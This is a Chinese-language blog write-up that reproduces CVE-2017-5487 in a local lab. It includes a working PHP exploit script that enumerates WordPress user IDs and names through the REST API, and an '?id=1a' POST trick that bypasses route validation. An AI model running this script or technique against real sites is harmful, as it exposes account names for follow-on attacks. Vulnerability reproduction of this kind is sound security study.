[CVE-2017-5487] WordPress <=4.7.1 REST API 內容註入漏洞分析與復現
不是很新的漏洞,記錄下自己的工作任務
漏洞影響:
未授權獲取發布過文章的其他用戶的用戶名、id
觸發前提:wordpress配置REST API
影響版本:<= 4.7
0x01漏洞復現
復現環境:
1) Apache2.4 
2) PHP 7.0 
3) wordPress 4.7.1 https://wordpress.org/wordpress-4.7.1.tar.gz)並安裝 (點擊下載)
確認 Httpd-conf Allowover All

Exploit:
https://www.exploit-db.com/exploits/41497/ 下載這裏,修改箭頭那裏。
#!usr/bin/php
<?php
#Author: Mateus a.k.a Dctor
#fb: fb.com/hatbashbr/
#E-mail: [email protected]
#Site: https://mateuslino.tk
header (‘Content-type: text/html; charset=UTF-8‘);
$url= "http://localhost/wordpress-4.7.1/index.php";//
$payload="wp-json/wp/v2/users/";
$urli = file_get_contents($url.$payload);
$json = json_decode($urli, true);
if($json){
echo "*-----------------------------*\n";
foreach($json as $users){
echo "[*] ID : |" .$users[‘id‘] ."|\n";
echo "[*] Name: |" .$users[‘name‘] ."|\n";
echo "[*] User :|" .$users[‘slug‘] ."|\n";
echo "\n";
}echo "*-----------------------------*";}
else{echo "[*] No user";}
?>
漏洞復現:

http://127.0.0.1/wordpress-4.7.1/wp-json/wp/v2/users/

Get請求什麽都不用做就可以避開wp-includes/rest-api/endpoints/class-wp-rest-users-controller.php 的邏輯判斷,返回ture,程序繼續執行query,REST API接口查詢後以json格式在前端顯示。能夠獲取到用戶的一些信息。
這裏添加一個用戶作為一個事例,再次執行exp。
以下是漏洞證明,返回了用戶id 、發布的文章消息以及一些其他內容。

另外一種利用方法
根據RESR APi文檔,修改他的請求方式,以下利用post


在路由查詢的操作中,$_get和$_post值優先路由正則表達式生成的值。輸入 ?id=1a忽略路由正則的限制,來傳入我們自定義的不存在ID,返回rest_invalid。下面就是跟前面的get那樣避開判斷,執行查詢。這裏是update_item方法的請求。下圖我們可以看到返回了id為1的內容。
ref
- http://blog.nsfocus.net/wordpress-user-enumeration-vulnerability-analysis/
- https://www.seebug.org/vuldb/ssvid-92732
- https://www.exploit-db.com/exploits/41497/?rss
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5487
- https://github.com/WordPress/WordPress/commit/daf358983cc1ce0c77bf6d2de2ebbb43df2add60
[CVE-2017-5487] WordPress <=4.7.1 REST API 內容註入漏洞分析與復現